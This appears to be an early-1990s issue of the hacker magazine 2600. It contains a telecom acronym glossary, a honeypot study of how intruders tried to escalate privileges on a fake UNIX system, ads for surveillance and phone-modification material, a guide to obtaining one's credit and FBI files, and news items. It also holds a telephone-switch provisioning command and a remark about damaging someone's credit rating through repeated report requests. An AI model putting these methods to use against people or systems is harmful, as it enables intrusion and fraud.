BRCS Business Residence Custom Service
BRI Basic Rate Interface
BRM Basic Remote Module
BS Banded Signaling
BSA Basic Serving Arrangements
BSBH Busy Season Busy Hour
BSC Business Service Center
BSCM BiSynchronous Communications Module
BSE Basic Service Elements
BSF Bell Shock Force
BSOC Bell Systems Operating Company
BSP Bell System Practice
BSRFS Bell System Reference Frequency Standard
BST Basic Services Terminal
BSTJ Bell System Technical Journal
BT Bus Terminator
BTAM Basic Telecommunications Access Message
BTL Bell Telephone Laboratories
BTN Billing Telephone Number
BTU British Thermal Unit
BVA Billing Validation Application
BVC Billing Validation Center
BWM Broadcast Warning Message
BWT Broadcast Warning TWX
BWTS BandWidth Test Set
CA CAble
CABS Carrier Access Billing System
CAC Calling-card Authorization Center
CAC Carrier Access Code
CAC Circuit Administration Center
CAC Customer Administration Center
CAD Computer-Aided Dispatch
CADV Combined Alternate Data/Voice
CAI Call Assembly Index
CAIS Colocated Automatic Intercept System
CALRS Centralized Automatic Loop Reporting System
CAMA Centralized Automatic Message Accounting
CAROT Centralized Automatic Reporting On Trunks
CAS Circuit Associated Signaling
CAS Computerized Autodial System
CAT Craft Access Terminal
CATLAS Centralized Automatic Trouble Locating and Analysis System
CBS CrossBar Switching
CBX Computerized Branch eXchange
CC Central Control
CC Common Control
CC Country Code
CCC Central Control Complex
CCC Computer Control Center
CCH Connections per Circuit per Hour
CCIR Comite' Consultatif International des Radio Communications
CCIS Common Channel Interoffice Signaling
CCITT Comite' Consultatif International Telegraphique et Telephonique
CCNC Common Channel Network Controller
CCNC Computer/Communications Network Center
CCR Customer-Controlled Reconfiguration
CCS Common Channel Signaling
CCS Hundred (C) Call Seconds
CCSA Common-Control Switching Arrangement
CCT Central Control Terminal
CCTAC Computer Communications Trouble Analysis Center
CCU COLT Computer Unit
CCV Calling Card Validation
CDA Call Data Accumulator
CDA Coin Detection and Announcement
CDAR Customer Dialed Account Recording
CDCF Cumulative Discounted Cash Flow
CDF Combined Distributing Frame
CDI Circle Digit Identification
CDO Community Dial Office
CDPR Customer Dial Pulse Receiver
CDR Call Dial Rerouting
CDS Craft Dispatch System
CEF Cable Entrance Facility
CEI Comparably Efficient Interconnection
CEV Controlled Environment Vault
CF Coin First
CFCA Communications Fraud Control Association
CFR Code of Federal Regulations
CGN Concentrator Group Number
CIC Carrier Identification Code
CICS Customer Information Control System
CII Call Identity Index
CIS Customized Intercept Service
CLASS Centralized Local Area Selective Signaling
CLASS Custom Local Area Signaling Service
CLDN Calling Line Directory Number
CLEI Common-Language Equipment Identification
CLI Calling Line Ident
CLID Calling Line IDentification
CLLI Common-Language Location Identification
CMAC Centralized Maintenance and Administration Center
CMC Construction Maintenance Center
CMDF Combined Main Distributing Frame
CMDS Centralized Message Data System
CMS Call Management System
CMS Circuit Maintenance System
CMS Communications Management Subsystem
CMS Conversational Monitoring System
CMT Cellular Mobile Telephone
CMU COLT Measurement Unit
CN Change Notice
CN/A Customer Name/Address
CNA Communications Network Application
CNAB Customer Name/Address Bureau
CNCC Customer Network Control Center
CNI Common Network Interface
CNMS Cylink Network Management System
CNS Complimentary Network Service
CO Central Office
COAM Customer Owned And Maintained
COC Circuit Order Control
COCOT Customer-Owned Coin-Operated Telephone
CODCF Central Office Data Connecting Facility
CODEC COder-DECoder
COE Central Office Equipment
COEES COE Engineering System
COLT Central Office Line Tester
COMSAT COMmunications SATellite
CONN CONNector
CONTAC Central Office NeTwork ACcess
CONUS CONtinental United States
CORNET CORperate NETwork
COSMIC COmmon Systems Main InterConnection frame system
COSMOS COmputerized System for Mainframe OperationS
COT Central Office Terminal
CP Control Program
CPC Cellular Phone Company
CPC Circuit Provisioning Center
CPD Central Pulse Distributor
CPE Customer-Premises Equipment
CPH Cost Per Hour

CPI Computer Private branch exchange Interface
CPM Cost Per Minute
CPMP Carrier Performance Measurement Plan
CPU Central Processing Unit
CRAS Cable Repair Administrative System
CRC Customer Record Center
CRC Cyclic Redundancy Check
CREG Concentrated Range Extension with Gain
CRFMP Cable Repair Force Management Plan
CRIS Customer Record Information System
CRS Centralized Results System
CRSAB Centralized Repair Service Answering Bureau
CRT Cathode Ray Tube
CSA Carrier Serving Area
CSACC Customer Service Administration Control Center
CSAR Centralized System for Analysis Reporting
CSC Cell Site Controller
CSDC Circuit Switched Digital Capability
CSNET Computer Science NETwork
CSO Central Services Organization
CSS Computer Sub-System
CSU Channel Service Unit
CTC Central Test Center
CTM Contac Trunk Module
CTMS Carrier Transmission Measuring System
CTO Call Transfer Outside
CTSS Cray Time Sharing System
CTT Cartridge Tape Transport
CTTC Cartridge Tape Transport Controller
CTTN Cable Trunk Ticket Number
CU Control Unit
CU Customer Unit
CU/TK Common Update/EQuipment system
CUCRIT Capital Utilization CRITeria
CVR Compass Voice Response
CWC City-Wide Centrex
D/A Digital to Analog
DA Directory Assistance
DACS Digital Access Cross-connect System
DACS Directory Assistance Charging System
DAIS Distributed Automatic Intercept System
DARC Division Alarm Recording Center
DARU Distributed automatic intercept system Audio Response Unit
DAS Directory Assistance System
DAS Distributor And Scanner
DAS-WDT Distributor And Scanner-Watch Dog Timer
DASD Direct Access Storage Device
DAV Data Above Voice
DB Decibel
DBA Data Base Administrator
DBAC Data Base Administration Center
DBAS Data Base Administration System
DBM DataBase Manager
DBS Duplex Bus Selector
DCCS DisContiguous Shared Segments
DCE Data Circuit-terminating Equipment
DCH D Channel Handler
DCL DEC Control Language
DCLU Digital Carrier Line Uint
DCM Digital Carrier Module
DCMS Distributed Call Measurement System
DCMU Digital Concentrator Measurement Unit
DCP Duplex Central Processor
DCPR Detailed Contuing Property Record (PICS/DCPR)
DCPSK Differential Coherent Phase-Shift Keying
DCS Digital Crosconnect System
DCT Digital Carrier Trunk
DCTN Defense Commercial Telecommunications Network
DCTS Dimension Custom Telephone Service
DDC Direct Department Calling
DDD Direct Distance Dialing
DDN Defense Data Network
DDS Digital Data Service
DDS Digital Data System
DDS Digital Dataphone Service
DDX Distributed Data eXchange
DEC Digital Equipment Corporation
DERP Defective Equipment Replacement Program
DES Data Encryption Standard
DEW Distant Early Warning (line)
DFI Digital Facility Interface
DFMS Digital Facility Management System
DIC Digital Interface Controller
DID Direct Inward Dialing
DIF Digital Interface Frame
DIM Data In the Middle
DIP Dual In-line Package
DISA Direct Inward System Access
DIU Digital Interface Unit
DLC Digital Loop Carrier
DLCU Digital Line Carrier Unit
DLL Dial Long Lines
DLS Digital Link Service
DLTU Digital Line/Trunk Unit
DLU-PG Digital Line Unit-Pair Gain
DM Delta Modulation
DMA Direct Memory Access
DMI Digital Multiplexed Interface
DML Data Manipulation Logic
DMS Data Management System
DMS Digital Multiplexed System
DMU Data Manipulation Unit
DN Directory Number
DNC Dynamic Network Controller
DNHR Dynamic Non Hierarchical Routing
DNIC Data Network Identification Code
DNR Dialed Number Recorder
DNX Dynamic Network X-connect
DOC Dynamic Overload Control
DOCS Display Operator Console System
DOJ Department Of Justice
DOM Data On Master group
DOTS Digital Office Timing Supply
DOV Data Over Voice
DP Demarcation Point
DP Dial Pulse
DPAC Dedicated Plant Assignment Center
DPC Destination Point Code
DPE Data Path Extender
DPN-PH Data Packet Network-Packet Handler
DPP Discounted Payback Period
DPSK Differential Phased-Shift Keying
DR Data Ready
DR Data Receive
DRMU Digital Remote Measurement Unit
DS Digital carrier Span
DS Digital Signal
DS Direct Signal
DSBAM Double-SideBand Amplitude Module
DSDC Direct Service Dial Capability
DSI Digital Speech Interpolation
DSN Digital Signal (level) N
DSP Digital Signal Processor
DSR Dynamic Service Register
DSS Data Station Selector
DSU Data Service Unit
DSX Digital System X-connect

DT Data Transmit
DT Di-group Terminal
DTAS Digital Test Access System
DTC Di-group Terminal Controller
DTC Digital Trunk Controller
DTE Data Terminal Equipment
DTF Dial Tone First
DTG Direct Trunk Group
DTIF Digital Transmission Interface Frame
DTMF Dual Tone Multi Frequency
DTU Di-group Terminal Unit
DUV Data Under Voice
DVX Digital Voice eXchange
E&M rEceive & transMit/Ear & Mouth signaling
E-COM Electronic Computer Originated Mail
E911 Enhanced 911
EADAS Engineering and Administrative Data Acquisition System
EADAS/NM EADAS/Network Management
EAEO Equal Access End Office
EARN European Academic Research Network
EAS Extended Announcement System
EAS Extended Area Service
EASD Equal Access Service Date
EBCDIC Extended Binary Coded Decimal Interexchange Code
ECAP Electronic Customer Access Program
ECC Enter Cable Change
ECCS Economic C (hundred) Call Seconds
ECF Enhanced Connectivity Facility
ECPT Electronic Coin Public Telephone
ECS Electronic Crosconnect System
EDAC Electromechanical Digital Adapter Circuit
EDI Electronic Data Interchange
EDP Electronic Data Processing
EDSX Electronic Digital Signal X-connect
EECT End-to-End Call Trace
EEDP Expanded Electronic tandem switching Dialing Plan
EEHO Either End Hop Off
EEI Equipment-to-Equipment Interface
EFRAP Electronic Feeder Route Analysis Program
EIA Electronics Industries Assotiation
EIS Expanded Inband Signaling
EISS Economic Impact Study System
EKTS Electronic Key Telephone Sets
EML Expected Measured Loss
EMS Expanded Memory Specification
ENFIA Exchange Network Facility for Interstate Access
EO End Office
EOE Electronic Order Exchange
EOS Extended Operating System
EOTT End Office Toll Trunking
EPL Electronic switching system Program Language
EPROM Erasable Programmable Read-Only Memory
EPSCS Enhanced Private Switched Communication Service
ER Error Register
ERAR Error Return Address Register
EREP Environmental Recording Editing and Printing
ERL Echo Return Loss
ERP Effective Radiated Power
ERU Error Return address Update
ESAC Electronic Surveillance Assistance Center
ESB Emergency Service Bureau
ESF Extended SuperFrame
ESL Emergency Stand-Alone
ESN Electronic Serial Number
ESN Electronic Switched Network
ESP Enhanced Service Provider
ESS Electronic Switching System
ESSX Electronic Switching Systen eXchange
ETAS Emergency Technical ASsistance
ETF Electronic Toll Fraud
ETN Electronic Tandem Network
ETS Electronic Tandem Switching
ETS Electronic Translation System
ETSACI Electronic Tandem Switching Adminstration Channel Interface
ETSSP ETS Status Panel
FA Fuse Alarm
FACS Facilities Assignment and Control System
FAR Federal Acquisition Regulation
FAST First Application System Test
FAT File Allocation Table
FCAP Facility CAPacity
FCC Federal Communications Commission
FCC Forward Command Channel
FCG False Cross or Ground
FCS File Control Systemction
FCS Frame Check Sequence
FDM Frequency-Division Multiplexing
FDP Field Development Program
FDX Full DupleX
FED Far End Data
FEMF Foreign Electro-Motive Force
FEPS Facility and Equipment Planning System
FEV Far End Voice
FGA Feature Group A
FGB Feature Group B
FGC Feature Group C
FGD Feature Group D
FIFO First In, First Out
FIOC Frame Input/Output Controller
FIP Facility Interface Processor
FIPS Federal Information Processing Standards
FM Frequency Modulation
FMAC Facility Maintenance And Control
FNPA Foreign Numbering Plan Area
FOC Fiber Optic Communications
FON Fiber Optics Network
FR Flat Rate
FRS Flexible Route Selection
FSK Frequency Shift Keying
FTG Final Trunk Group
FTP File Transfer Protocol
FTS Federal Telecommunications System
FX Foreign eXchange
GBS Group Bridging Service
GCS Group Control System
GEISCO General Electric Information Services COmpany
GHZ GigaHertZ
GID Group ID
GND GrouND
GOD Global Outdial
GOS Grade Of Service
GP Group Processor
GPIB General Purpose Interface Bus
GRD GRounD
GRP MOD GRouP MODulator
GSA General Services Administration
GSAT General telephone and electronics SATellite corporation
GTC General Telephone Company
GTE General Telephone Electronics
GTT Global Title Transmission

Looks like that's all we can fit for now. But the second half will be even more thrilling!

A STUDY OF HACKERS

by Dr. Williams

In *The Hacker's Handbook* on page 123, Hugh Cornwall discussed an idea of setting up his home computer system to look and act like a mainframe system. He would let hackers attempt to gain access to it while he monitored the results. He wanted his home system to emulate the M15, the most notorious hacking target for British hackers. The hackers would get into the system and attempt to gain privileges, when unknowingly they were really trying to get into his system. Hugh did not carry out the plan, even though he did set up a sophisticated emulation of the M15. About the time he was to carry out his plan, a disgruntled employee left the M15 crew, and went to the News hanging out all of the dirty laundry. Hugh thought carrying out the stunt may get him into trouble, or at least more publicity than he wanted, so he didn't go through with it.

I just carried out this idea myself, and I thought the results were interesting.

I had just completed a class in operating systems. The class used MINIX as a model to study and modify. MINIX is an operating system compatible with version 7 of UNIX, specifically made to be run on IBM and its clones. It has over 12,000 lines of source code written in C. After finishing the class, I decided to use MINIX because I thought it could best mimic a big computer system under the guise of UNIX.

It took me a while to build an appropriate "pseudo-system"; one that I thought was capable of fooling novice users of UNIX into thinking they were indeed on a UNIX system. It would have been beyond the capacities of my machine to do all that was necessary to fool expert users of UNIX though, not to mention the time constraints I had. First I had to reformat my hard drive for the MINIX operating system. Then I had to write a device driver to run the modem, which took a while to do. I had to change physical appearances: names of file, directories, syntax of items, and emulation style. I added some characteristics - putting in games, files with interesting names, eye catching items, and additional mail facilities. Finally, I wrote the program which did the actual mimicking, which also gathered statistics of the users' activities. Overall, I spent six months worth of free time making a satisfactory system.

The program was made to imitate UNIX in all regards. At various times, it would 'show' different users on, different processes being run, disk quota, terminal statistics, free spaces, printer job status, and so on. It showed different disk packs, had most of the files which UNIX uses for system and administrative functions, and backup schedules.

On the login screen, I was tempted to put something like "Boeing node #2, please login", or "General Dynamics Site 3, spot 2". However, I thought this could get me more trouble or attention than I wanted, so I settled for a more generic approach:

BN Site #2
<current time>
please log in:

After login the first screen would show:

****

There was a crash on /group3 on 6/8/89 at approximately 03:00. Some files from that location have been deleted. Please inspect your account for file integrity. Call the operators at ext. 3524 if you need to get any files from backups. There will be a gathering on 6/24/89 at noon in the cafeteria during lunch for all employees wishing to form a group of people interested in remote control cars and planes. Please call Jeff Smith at ext 2146 for further details.

****

And the prompt was:

June[1]

Every time a command was entered, the number in the square brackets was incremented by one.

In the program, I left in some famous UNIX bugs, hoping somebody would try to manipulate the account into getting more privileges. I left in mail bugs, writing commands to the 25th line, and using the same encryption scheme for the password file which UNIX uses, and a few other smaller items. To egg them on, I put in games which could only be executed with privileges, and files with tempting names like CAR.DATA, PRIVATE.DOC, and DOCUM.SECRT which also could only be read with privileges. Every time the account logged off, I returned most things

back to the original setting, including any gains they had made. So if a person logged on more than once, they had to start from scratch every time. I didn't like doing this, but since I thought a lot of people would be using a few accounts, I thought it would look more phony if the account drastically changed every time the person logged onto it. It also helped me make more accurate observations. At this time, I got a friend to agree to give up his dorm room phone for a few months, since he was taking off anyway. So I plugged the computer into there and let 'er rip.

I wanted to put the accounts into three different targets: hackers, hacker wanna-be's, and the academic community. On the bulletin boards which I had hacker privileges on, I posted a message telling users to call this "neat" system I discovered. The message went something like:

"I recently discovered an account to a UNIX system at 555-5555.
The account name is 'PAULS', with password 'dog$car'.
Have fun!"

A day later, I posted the same sort of message on different bulletin boards, those which I had only a normal status on, but where there were more "kiddies" on. I changed the account name and password. Finally, a week later, I told some of my friends by word of mouth in the academic community, but with another different account/password combination.

Something that I predicted would happen is that a lot of the sysops whose system I had posted the message aimed for the "kiddies" erased the message. Over half of them had erased the message in less than a few hours. The other half had the message erased in about a day. It still served my purpose though, because a lot of people had seen the message. I was tempted to tell the sysops whose system I had posted the message on that it was all a hoax - an experiment, but I thought some of them wouldn't keep the lid on that information.

Something which I sort of expected was that a lot of the sysops wrote me mail back, furious that I had posted that message. Most of them thought I was putting them in legal jeopardy (understandably). Others said that their board was not into that type of information, threatened to call the police, warned me to never post that type of message again, and even deleted my account (no loss). None of the messages to the hacker crowd were lost. I posted the message 17 times for the kiddies, five times for the hackers, and told four friends who I know passed it on to a few other people.

I suppose if somebody would have thought about it, he or she might have concluded that it's pretty hokey to post an account/password combination on a public BBS room where everybody can read it. Either I had to be really arrogant, or have ulterior motives.

Within eight hours of posting the message, the system got its first call. I was really hoping that it would be somebody who knew what they were doing. I wanted to see if anyone was going to be able to jump the hoops I set up to gain further privileges. The first person didn't seem to be familiar with the UNIX operating system - they kept on trying MS-DOS commands. They couldn't do a disk directory, or any other basic operations in UNIX. In fairness, if you're not used to UNIX, it is pretty user unfriendly.

The next few callers seemed to know more about what was going on. They were logged on under the hackers' account. They were able to find out the attributes of the account, get a view of what the overall system looked like, and see what the range of the system was. A few of those were able to locate some of the targets of interest I put in, but did not gain access.

Next, the kiddies' account took a big jump in usage. The majority of them were unfamiliar with the UNIX system. Some of them had a cursory knowledge of the basic UNIX commands, but didn't really know how to manipulate the machine.

Finally, a few calls started coming in on the academic account. Most of them didn't spend too long on the account. Since they knew more about what was going on, they took a look to see what was around and split. One or two of them tried using some of the more sophisticated commands which work on UNIX, but not on MINIX.

Over a two month period, I was able to see what the overall attributes of usage were. I don't know how many unique individuals logged into the account, but I did keep track of how many times the account was used. By looking at the log of commands from the kiddie account, about half of its usage came from people unfamiliar with UNIX. Using MS-DOS commands or commands of other PC's, inability to access the help file, and no experience with the UNIX environment were characteristic of these users. Approximately a quarter of the usage came from people who had

exposure to UNIX with a basic knowledge. They were able to find out the basic structure of the account and system, wander around a bit, but did not do anything sophisticated. The last quarter had at least competent users; some where quite expert. They were able to discover items of interest, find most items of importance, gain further privileges, and attempt to hide the account that had been used.

From the 50 percent of users who were UNIX competent, only one third of them tried to gain privileges. The other two thirds must have been content where they were at. Of the others, the most popular scheme used to gain privileges was to read the password file (which, like in UNIX, is publicly readable but encrypted). This was not a bit surprising to me, since the Cornell Worm used essentially the same method. Many articles have talked about it, some showing how in a cookbook recipe manner the steps were taken. Users would try to decrypt the password file and gain the root password. The next most common method was written commands to the 25th line of a more privileged account. This wasn't surprising either, since much ado has been made about that. The rest seemed to be evenly spread around on mail bugs, finding bugs in commands which ran shells in privileged modes, or some other method.

From the third of the users left over, 32 percent of them succeeded in raising the account's privileges. Out of that 32 percent, 68 percent of the people were able to get at least operator privileges. Out of that 68 percent, 18 percent (25 people) were able to get root privileges. I didn't know though if that was one person who got root privileges 25 times, or 25 different people. The program I had written really only mimicked the root privilege, and did not allow total control of the machine.

The sophistication of the user was directly related to the amount of "stupid" things the user did. Some of the kiddies did some real stupid things, like creating files saying something like, "Ha. Ha. I'm a hacker and I'm in your system.", deleting files, or editing files in an obvious manner. Others romped around the system, checking out every file in every sub-directory. Other items which were not as obvious were using the help files excessively, entering many incorrect commands consecutively, and continually trying to access items for which they had insufficient privileges. The most knowledgeable users tried to hide their presence. Some of them successfully edited the user log without leaving a trace, kept a low profile of activities, and did not play the games at all or for great lengths of time. Out of those who gained privileges, there was only one incidence of someone deleting a file on purpose without cause.

Overall, the kiddie account logged in 2,017 users. The hacker account logged 1,432 users, and the academic account logged 386 users. I have no way of knowing though how many unique people used the accounts. I was disappointed at the low turnout from the academic community. I talked to somebody I had given the account to, and some of the reasons seemed to be that some people just weren't into hacking, had legitimate accounts, were not curious about other systems, and just didn't want to risk getting into trouble.

Overall, the most incompetent users came from the kiddie account. The hacker account seemed to be most familiar with all of the system weaknesses, but lacked an overall understanding of the system. The academic account was just the opposite; they knew how to work the system, but did not know of the security shortcomings of UNIX. However, the best users came from the academic account, where there was probably an elite crust of students who are also hackers.

One side effect came shortly after I posted the original message on BBS's. Soon, other people started posting the kiddie account/password combo, claiming they got it from a friend or had "hacked" it themselves. That's why when the sysops deleted my message, I wasn't worried, because enough people had seen it to spread the word around.

I half expected some law agency to raise an eyebrow and look into the matter. After all, I had done a pretty blunt thing. I did not get any questions about it though, nor did the person who owned the phone number. But then again, maybe somebody did, and I just didn't find out about it.

ALL LIFETIME SUBSCRIBERS TO 2600 WILL NOW RECEIVE 1984, 1985, AND 1986 BACK ISSUES. IF YOU'RE A CURRENT LIFETIME SUBSCRIBER, CONTACT US IF YOU WANT THESE BACK ISSUES.

2600 marketplace

COMPLETE 300+ PAGE *TAP* BACK ISSUE SET. NOT photo-reduced $35; *TEL* back issue set $10; cellular phone modification and conversion manual $8. Peregrine Dynamics, PO Box 702, Kent, Ohio 44240.

MEET THE ESTABLISHMENT. Plan your calendar, scholarships available. The second annual international symposium on "National Security & National Competitiveness: Open Source Solutions" will take place in the Washington DC area the week of 2 November 1993. Cyberspace pilots and hackers in demand as speakers and to display good "hacks" pertinent to finding, collating, and presenting information useful to decision-makers. Hackers are a national resource - but the policy-makers and business barons (e.g. those uninformed by *Forbes*) need to understand this. Come strut your stuff, awe the uninitiated, have a good time. To discuss further, communicate with steeler@well.sf.ca.us or fax to (703) 536-1776.

LOOKING FOR OLD TELCO VANS for purposes too illicit to mention here. Contact BoB - (516) 751-2600.

WANTED: Any "good" text philes (*2600* related). Will pay money. Contact me on Private Idaho BBS (208) 338-9227.

DEAD PROGRAMMERS SOCIETY BBS (514) 699-7091. Seize the day. Canada's gateway.

CALLER ID'S $39.95 PPD. Surveillance, counter surveillance equipment. Catalog $5. Dealer wanted. EDE, PO Box 337, Buffalo, NY 14226.

STUDENT HACKER seeks any and all information, plans, magazines, books, schematics, etc. related to hacking, phreaking, electronics, computers, phones, cable TV. Willing to exchange any information I find from my own research. Also looking for any single issue of *TAP* and *Wired* Magazine. Write: J.C.B., 5015 Club View Drive, Concord, NC 28025.

SCANNER FOR SALE: Bearcat 800XLT (includes cellular). Excellent condition. Original box/papers, 20 hours on time. $185 insured UPS to your door. $35 for 800 MHz/cellular ground-plane antenna. Call/leave message for Jon (213) 344-9158.

THE PERFECT PORTABLE HACKING COMPUTER! NEC Ultralite Notebook Computer. 640k RAM, BACKLIT LCD. It also has a Solid State 1 Mb Silicon Disk. ALL THIS ONLY WEIGHS 4.4 LBS! Factory Refurb. Only $500!! Free built-in 2400 baud modem. For a 2mb Silicon disk add $50. For an external Disk Drive, add $50. Supplies LIMITED! Send Check or M.O + $7.50 S/H. C.O.D avail, add $4.00. AI Technologies, Inc., P.O. Box 1053, Poughkeepsie, NY 12602-1053.

THE GOLDEN ERA REBORN! Relive the thrill of the golden era of hacking through our exclusive collection of H/P BBS Message Bases. Posts from over 40 of the most popular boards such as 8BBS, OSUNY, PLOVERNET, LOD, PHOENIX PROJECT, and more. Available in IBM, Amiga, & Macintosh formats. Send for the listing by: Email: lodcom@mindvox.phantom.com. Snail Mail: LOD Communications, 603 W. 13th St., Suite 1A-278, Austin, TX 78701. Voice Mail: 512-448-5098.

IMPRISONED UNDERGROUND ENTHUSIAST seeking correspondent. Also seeking hardcopy: cyber-related publications and Usenet feeds. Please write Shrike c/o 7881 Crossfox, Boise, ID 83706.

AMIGA 2000, digitizer, RAM expander/HD controller, midi, modem, extra floppy, software. $2000/best offer. (413) 528-7627.

THIS MACHINE IS BROKEN stickers. Fluorescent red, made to last. For all of the broken machines in your life. $5 per hundred. 2600 Stickers, PO Box 752, Middle Island, NY 11953.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Summer issue: 5/15/93.

Getting your file...

by Bayonet

There exists, somewhere, a file on you. Maybe you know about it, maybe you don't. It's there either way. As some Greek guy once said, Know Thyself. At the very least, know what they know.

The following addresses are useful for getting your credit records. Call or write, and they'll probably be "kind" enough to walk you through the process of getting one. For a fee.

Equifax Credit Information Services
Box 740241
Atlanta, GA 30374-0421.
800-685-1111

Your credit history is available for $3 in Maine and Montana, $5 in Maryland, $10 in Massachusetts, free in Vermont, $8 in all other states.

TRW Consumer Complimentary Report
Box 2350
Chatsworth, CA 91313-2350
214-235-1200 (Dallas HQ)

(This is the address to use if you have not been denied credit in the past sixty days.)

Your credit history is available for free, one copy a year.

TRW Consumer Assistance Center
Box 749029
Dallas, TX 75374
214-235-1200

(This is the address to use if you have been denied credit in the past sixty days.)

Also free, also only one copy a year.

Trans Union Corp.
Box 7000
North Olmsted, OH 44070
216-779-2378

Free if you've been denied credit in the past sixty days. Otherwise, $15 for an individual account record, $30 for a joint account record.

Keep in mind, requesting copies of your credit history affects your credit history negatively! I guess they figure if a lot of people are checking you out, there must be some cause for concern. If you do this at all, do it once a year. Also a keen way to blow someone's credit rating, though the volume at which you'd have to do it would become ridiculous.

~

The next address is for medical information. Unlike requesting credit reports, this shouldn't adversely affect your rating.

Medical Information Bureau
Box 105
Essex Station
Boston, MA 02112
617-426-3660

Free, believe it or not.

~

Now for the fun stuff. Use these next addresses to get information about your criminal record, or just to see if the feds have you listed as someone worth watching. Incidentally, if you *don't* have a record with them, requesting copies of one will make them *start* one. Again, I guess the reasoning is if you ask, you must have something to hide.

Federal Bureau of Investigation
Attn: Freedom of Information Section
10th St. and Pennsylvania Ave., NW
Washington, DC 20535
202-324-5520

This is the address to use if you do not have a criminal record.

The first 100 pages are free, but then it's $0.10 a page. If your report is more than 100 pages long, well... bully for you.

Federal Bureau of Investigation
Identification Div., Rm. 10104
10th St. and Pennsylvania Ave., NW
Washington, DC 20535
202-324-2222

This is the address to use if you do have a criminal record:

This costs you seventeen bucks, because crime (after all) doesn't pay. Criminals do.

~

The least interesting, but by no means least useful, address is the next one, for Social Security information.

Social Security Administration
Wilkes-Barre Data Operations Ctr.
Box 20
Wilkes-Barre, PA 18767-0020
800-772-1213

This is free. Since it's also a government office, I'd request a report three or four times a day. Get the most bang for your taxpayer buck, but please... recycle all that paper.

Lawsuit Filed Against Secret Service

Action is Taken on Behalf of DC 2600 Meeting

The Secret Service may have thought that harassing a motley crew of hackers in a shopping mall would have resulted in nothing more than the intended goal of sending them scurrying back to their underground hideouts, fearfully awaiting a knock at the door. But when the Washington D.C. *2600* meeting was detained, searched, and ejected from Pentagon City mall by mall security officials, seemingly acting on behalf of the Secret Service, we knew exactly where to go: to the press and the lawyers.

Since the incident, articles have appeared in the trade journal *Communications Daily*, the *Washington City Paper*, even a front-page story in the *Washington Post*. This is in addition to an uncountable number of pieces throughout the Internet and over bulletin boards. This was certainly more attention than anyone at the Secret Service could have anticipated.

Unfortunately for them, they were not even allowed to slink away, red-faced at their botched job. Computer Professionals for Social Responsibility, whose membership applications were seized at the November meeting, were the first to express interest in our predicament. The Electronic Frontier Foundation and the American Civil Liberties Union would soon follow in offering their legal counsel.

CPSR filed two Freedom of Information Act requests with the Secret Service on behalf of several meeting-goers who were interested in possible legal action against the perpetrators of the "raid". The Secret Service returned the requests, saying that they had no information on any of the meeting-goers. This immediately raised suspicion, as the mall security personnel collected everyone's name and phone number at the November meeting. Presumably this information was on file somewhere. Also, one of the meeting-goers had been visited by the Secret Service about two years ago, completely unrelated to anything computer-oriented. Presumably a file was created on him at that time, and yet the Secret Service said they had no information on anyone involved. Thirdly, one of the meeting-goers was visited by the Secret Service subsequent to the meeting. During this visit, one of the agents made reference to his name being on "the mall list". It seems highly unlikely that the Secret Service had absolutely no information on any of the people on whose behalf CPSR filed FOIA requests.

Acting on these strong suspicions, on February 4th, CPSR filed suit against the Secret Service for failing to provide information requested under the Freedom of Information Act. The SS has thirty days to respond.

All of this is mainly a preliminary game of legal hide-and-seek to establish what role, if any, the Secret Service and other government agencies might have played in the November *2600* raid. Once everyone involved stops contradicting each other and a clearer image forms of who was behind the harassment, we can begin to consider other possible legal avenues to send the Powers That Be a strong message about what to expect when trying to intimidate a group of hackers.

Stay tuned.

2600 ROBBED OF TOUCH TONES

All right, it isn't all that much of a story. But it is worthy of note that for nearly ten years, we've enjoyed the use of our touch tone phones here at the *2600* offices. But several months after our central office was cut over from a crossbar to a #5 ESS digital switch, we found that all of our touch tone phones no longer cut the dialtone. You see, we have steadfastly refused to pay a surcharge New York Telephone levies on anyone who uses a touch tone phone. The charge is small (under $2 a month) but it's the principle. It's a fact that there is no special equipment needed to process touch tones. Quite the contrary, it takes special equipment to *ignore* touch tones! It's nothing short of blackmail. Our phones still generate tones that are perfectly usable - only not for dialing. Fortunately, it wasn't hard at all to switch everything - phones, computers, fax machine - to pulse dial. It takes longer to dial and the more 9's and 0's we generate, the more we tie up New York Telephone's equipment. Their loss, not ours.

To give you an idea of the absurdity of the situation, this is what New York Telephone has to enter into their computer to stop ignoring our touch tones:

RCV:APPTEXT
FORM=1V8&CHG,TN=7512600,TTC=Y,END

They want to charge us $16 to type that.

British News

by The Dark Knight

Sex, Lies, and Audiotape

The government clampdown on telephone chatlines appears to have had an unfortunate effect on innocent telephone services.

Infosale, a West Country telephone sales business, may have to close after a judge ruled that its adult dating service was a type of chatline. As such, Infosale would have to pay 20,000 pounds towards a scheme to compensate BT customers who found their phone bills had rocketed because their children were constantly telephoning chatlines.

Anthony Chappell, proprietor of Infosale, said the 20,000 pound bill would push his company into receivership. But worse still, Chappell said the regulations on chatlines would force him to record his customers' dating conversations. Chappell said the recordings would include the most intimate details.

On hearing this there are undoubtedly hundreds of *2600* readers wincing in horror at the realisation that every time they ring an adult dating service their every word is being taped. I consider this to be an outrageous invasion of privacy, and hope that there will be a change in the law.

Keeping The Poles Apart

BT engineers are up in arms about telegraph poles. They have refused to climb non-union poles which had been fitted by private firms in London and the Midlands.

It is a protest about changes to traditional working practices. The engineers had previously replaced old poles with new ones, but left the old poles to be collected at another time. This meant that they were paid twice for visiting the same site.

A compromise scheme is now in place whereby the engineers have agreed to pilot a bold new initiative dreamed up by BT.

They will collect the old poles at the same time as the new ones are fitted!

All Down To Those Family Connections

How many of you have experienced the pleasures of contacting BT's accounts department about that phone bill you know you've paid, but BT's computer says you haven't?

Sarah Carsberg was sent a final reminder and one of those friendly letters advising you that your connection is in danger of being severed if you don't cough up. She obligingly delivered the forty pounds she owed.

Unfortunately there were a few crossed wires somewhere and Sarah was cut off anyway. She complained. Nothing unusual in that, of course. People are always complaining about BT.

What is interesting is the fevered response her complaint seems to have generated. Not only was she swiftly reconnected, but BT has launched an internal inquiry into why this cock-up occurred in the first place.

Optimistic to the end, I would like to think this is indicative of a new era

of customer responsibility at BT, but I can't help feeling there were other factors in play here.

